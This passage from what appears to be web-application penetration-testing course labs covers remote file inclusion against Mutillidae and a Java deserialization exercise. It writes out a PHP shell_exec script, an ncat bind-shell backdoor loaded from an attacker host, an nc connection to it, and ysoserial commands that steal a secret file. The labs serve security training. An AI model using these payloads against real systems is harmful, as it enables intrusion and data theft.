
1. In Firefox, click Mutillidae's **Home** button:

2. Now change the address bar to the following:

```
https://www.sec542.org/mutillidae/index.php?page=http://attacker.sec542.org/id.php
```

3. The `page` parameter now instructs Mutillidae to serve up the contents of the file located at http://attacker.sec542.org/id.php.

4. Load the page:



5. We now see the output of the `id` command.
6. Here is a slightly snazzier version of the id.php script, which you can try on your own:

```
<?php
    $command='id';
    echo "Running the '$command' command:";
    $output=shell_exec($command);
    echo "<pre>$output</pre>";
?>
```

Create a backdoor


1. Let's create a backdoor listener via PHP.
2. Use the nano text editor to create the php file. Type the following in the attacker terminal (the terminal with this prompt: `/ #`).

```
nano /www/shell.php
```

3. Enter the PHP code in nano:

> **Note**
>
> The first `ncat` flag is a lowercase `L`, not a one.

```
<?php
    echo shell_exec('ncat -l -p 4242 -e /bin/bash');
?>
```



4. Then press `Ctrl-S` to save the file, and `Ctrl-X` to exit nano.

Run the Backdoor

1. In Firefox, click Mutillidae's **Home** button.

2. Now change the address bar to the following:

```
https://www.sec542.org/mutillidae/index.php?page=http://attacker.sec542.org/shell.php
```

3. Load the page.


> **Note**
>
> The page will not complete loading because it is now running a backdoor for us to connect into.

4. Back in the attacker terminal, connect to the backdoor listener by typing the following in the attacker terminal (the terminal with this prompt: `/ #`).

```
nc www.sec542.org 4242
```

> **Note**
>
> There will be no banner; start typing commands. For example, you might try the command `uname -a` to determine what version of Linux the victim is running.

5. Connect to the backdoor and type shell commands:



> **Note**
>
> Check the previous Mutillidae command injection lab (see the notes of the page titled "Our shell") for non-netcat shell options.

6. We have successfully exploited both Local and Remote File Inclusion vulnerabilities in Mutillidae. That wraps up this exercise.

7. When you finish typing the commands you want, press `Ctrl-C` to stop the shell.

Final Step

1. Type `exit` to escape the attacker container and stop it by typing the following command in a terminal:

```
stop-containers.sh
```

Exercise 3.3 - Insecure Deserialization

Objectives


- Investigate a Java Deserialization vulnerability
- Identify another information leakage vulnerability in the same application that leaks local paths
- Exploit the identified Java Deserialization vulnerability with ysoserial (available in /usr/local/bin/ysoserial-master-SNAPSHOT.jar) to steal a secret file stored in /secret.txt
- Read contents of the file by exploiting a file inclusion vulnerability leaked through the previously identified information leakage vulnerability

Lab setup

1. Open a terminal and start the Deserialization Lab container (leave this terminal session open until the conclusion of the lab).

```
/labs/deserialization.sh
```


2. In the SEC542 Linux VM, open **Burp Pro** and then open **Firefox**.



> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

3. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**)
4. Wait for Burp Pro to launch.
5. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.


> **Note**
>
> If you only have one instance running, you should not expect to see the popup below.



In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

> **Warning**
>
> Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

6. In Firefox, go to the proxy selector, and choose **Burp Pro**.



7. Open http://172.17.0.2:8080 in Firefox and log in:
   - Username: `student`
   - Password: `Security542`

Challenges

The web server hosting the vulnerable application has a secret file in `/secret.txt` – retrieve its contents. The application is vulnerable to two vulnerabilities: a Java deserialization vulnerability in the `/MakeOrder` servlet that accepts a POST HTTP request with the object Base64 encoded in a parameter called `obj` (don't forget the session).

Additionally there is an information leakage vulnerability in the `OrderDisplay` servlet that will allow you to identify local path – use it to steal the `secret.txt` file.


Some Hints

- A full walkthrough begins in the next section.
- Browse through available VHS tapes and analyze the request parameters. Fuzz them to see how the application reacts.
- Make a request to http://172.17.0.2:8080/MakeOrder - this is the endpoint that is vulnerable. It will expect a POST HTTP request though
- Notice the server version. It is probably using Java 7 so one of the CommonsCollections Payloads should work (hint - usually 5 works the best)
- Create an object that will copy the secret file somewhere where you can read it.
- Remember that the object must be Base64 encoded, and passed to the MakeOrder endpoint in a parameter called "obj", in a POST HTTP request
- Chain all found vulnerabilities to retrieve the contents of the secret file.

Solution

1. If you have not already done so, open http://172.17.0.2:8080 in Firefox and log in.
   - Username: `student`
   - Password: `Security542`
2. Go to **See available VHS tapes** at http://172.17.0.2:8080/OrderDisplay.
3. Notice the information about the legacy POST submissions system that accepts Java objects.
4. Click on any of the movies and pay attention to the URL.


```
http://172.17.0.2:8080/OrderDisplay?filename=Pulp%20Fiction
```



5. Notice the filename parameter, and change it to the arbitrary string `test`:


```
http://172.17.0.2:8080/OrderDisplay?filename=test
```

6. Notice the error displayed.



7. The error leaks full local path. Additionally, it appears that the application is appending .html to the contents of the filename parameter. We will abuse this to steal the `/secret.txt` file since the Java deserialization exploit is blind – we will not see the output of our command.
8. The idea is the following – the exploit will copy `/secret.txt` into `/opt/app/files/dummy.html` and we will retrieve the file via web.

9. Remember that the application said that the MakeOrder endpoint available at http://172.17.0.2:8080/MakeOrder expects a POST HTTP request. Let's open this URL in a browser just to see what will happen.



10. Indeed, we must send a POST HTTP request here. Notice that the server was also leaked as Jetty - we can check that in HTTP response headers too. Let's get to work now.
11. In order to create the exploit we will use ysoserial, available `/usr/local/bin/ysoserial-master-SNAPSHOT.jar`. Run it with java in a terminal to see the options.

```
java -jar /usr/local/bin/ysoserial-master-SNAPSHOT.jar
```


12. We will use CommonsCollections5 which should work with Java7, latest update. This is a reasonable expectation because the server has been identified as Jetty. In a real-world penetration test, we would just try multiple payloads to see which one works. To save our time, we'll use `CommonsCollections5` immediately.

```
java -jar /usr/local/bin/ysoserial-master-SNAPSHOT.jar CommonsCollections5 'cp /
secret.txt /opt/app/files/dummy.html' > deser.obj
```


13. Base64 encode the object:

```
base64 deser.obj > deser.b64
```


14. Go back to Burp, to **Proxy** -> **HTTP History** and find the request we sent to the `/MakeOrder` endpoint. It should look like below:



15. Send that request to **Repeater** by right clicking on it and selecting **Send to Repeater** or by pressing the `CTRL-R` shortcut while you have the GET HTTP request to `/MakeOrder` selected.




16. Switch to the **Repeater** tab and verify if the request works by clicking on the Send button. You should see the same error "405 HTTP method GET is not supported by this URL", as shown below:



